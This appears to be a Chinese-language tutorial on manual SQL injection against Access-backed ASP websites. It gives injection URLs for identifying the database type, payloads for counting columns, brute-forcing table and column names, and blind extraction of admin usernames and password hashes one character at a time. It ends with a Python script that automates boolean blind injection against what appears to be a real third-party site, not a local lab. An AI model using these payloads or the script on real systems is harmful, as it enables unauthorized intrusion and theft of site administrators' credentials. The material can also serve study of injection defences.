## Access数据库手工渗透思路过程（总）

### 1判断数据库类型

一、通过页面返回的报错信息，一般情况下页面报错会显示是什么数据库类型，在此不多说；

二、通过各个数据库特有的数据表来判断：

    1、mssql数据库

      http://127.0.0.1/test.php?id=1 and (select count(\*) from sysobjects)>0 and 1=1

    2、access数据库

      http://127.0.0.1/test.php?id=1 and (select count(\*) from msysobjects)>0 and 1=1

    3、mysql数据库(mysql版本在5.0以上)

  http://127.0.0.1/test.php?id=1 and (select count(\*) from information\_schema.TABLES)>0 and 1=1

Access和SQL Server都有自己的系统表，比如存放数据库中所有对象的表：Access是在系统表“msysobjects”中，但在Web环境下读该表会提示“没有权限”；SQL Server是在表“sysobjects”中，在Web环境下可正常读取。在确认可以注入的情况下，使用下面的语句：http://www.xxx.com/a.asp?ID=1 and(select count(\*) from sysobjects)>0如果数据库是Access，由于找不到表sysobjects，服务器错误提示。

    4、oracle数据库

      http://127.0.0.1/test.php?id=1 and (select count(\*) from sys.user\_tables)>0 and 1=1

三、通过各数据库特有的连接符判断数据库类型：

    1、mssql数据库

     http://127.0.0.1/test.php?id=1 and '1' + '1' = '11'

    2、mysql数据库

     http://127.0.0.1/test.php?id=1 and '1' + '1' = '11'

     http://127.0.0.1/test.php?id=1 and CONCAT('1','1')='11'

    3、oracle数据库

     http://127.0.0.1/test.php?id=1 and '1'||'1'='11'

     http://127.0.0.1/test.php?id=1 and CONCAT('1','1')='11'

1. access数据库

http://127.0.0.1/test.php?id=1 and ‘1’&’1’=’11’

### 逐一爆破字段

#### 2.1确定当前查询的列数

order by 22正确 order by 23错误 这就说明字段数目是22个

### 3.猜解表名

由于Access数据库的系统表默认不可访问，故不能像Mysql数据库一样，通过注系统表来获得表名和列名。这也是Access数据库比较难注入的一个原因，只要表名、列名够变态，有注入点也很难注出结果。

#### 3.1 方法1-系统表

当然，如果有系统表的话，直接注是最好的。

UNION SELECT Name, NULL, NULL, NULL, NULL from MSysObjects WHERE Type=1

#### 3.2 方法2-爆破法

' AND (SELECT TOP 1 1 FROM TableNameToBruteforce[i])

在提交注入查询语句后，如果获得的HTML返回和正常页面一样，则表存在。

还可以

AND exists(select \* from tablename)

?ID=568 and(select count(\*) from admin)>=0

通过写脚本，用字典中的项逐一替换tablename，直到返回正确页面，即表示当前表名存在，下同。

' AND (SELECT TOP 1 1 FROM TableNameToBruteforce[i])

### 3.表名猜完之后那就猜列（为了方便假设表名为admin）

猜列名：  语法：and (select count(字段名) from admin)>0

例：and (select count(username) from article\_admin)>0  返回了正常，

接着提交： and (select count(password) from article\_admin)>0  返回了正常

如果都返回正常那就说明存在username和password这两个字段名。（当然同样需要去猜，手工的就是比较麻烦）

### 4.猜用户名和密码长度；

（一下的字段名都假设为username，password方便阐述。）

 and (select top 1 len(username) from article\_admin)=5  返回正常，说明username内容长度为5（从1开始一直去尝试，知道返回页面错误为止。）


 and (select top 1 len(password) from article\_admin)=16  正常，password内容长度为16，也就是MD5的值。

1. 猜用户名和密码内容：

 and (select top 1 asc(mid(username,1,1)) from article\_admin)=97  返回了正常，说明第一username里的第一位内容是ASC码的97，也就是a。

（ascii不行）[access截取字符串，Left 函数，Right 函数](https://www.cnblogs.com/_zjl/archive/2011/05/23/2054206.html) mid函数

猜第二位把username,1,1改成username,2,1就可以了。  猜密码把username改成password就OK了  同时附上以ASC表方便查阅。



一小段脚本，可方便操作

# coding=utf-8

import sys

import requests

import re

import binascii

from termcolor import \*

import optparse

url='http://www.dongchong.net/about.asp?kind=cn&title=a1'

payloads='abcdefghigklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789@\_.'

response=requests.get(url)

length = response.headers['content-length']

print (colored("true length: "+length,"green",attrs=["bold"])) #termcolor 绿 加粗

for i in range(1,3):

for payload in payloads:

payload\_url="' and (select top 1 asc(mid(password,{},1)) from admin)={} and '1'='1 ".format(i,ord(payload)) #ord 返回ascii码值

print (payload)

response=requests.get(url+payload\_url)

length\_now = response.headers['content-length']

print (colored("now length: "+length\_now,"green",attrs=["bold"]))

if length\_now==length:

break

print (colored("result:"+payload,"yellow",attrs=["bold"]))

print (colored("over ---","green",attrs=["bold"]))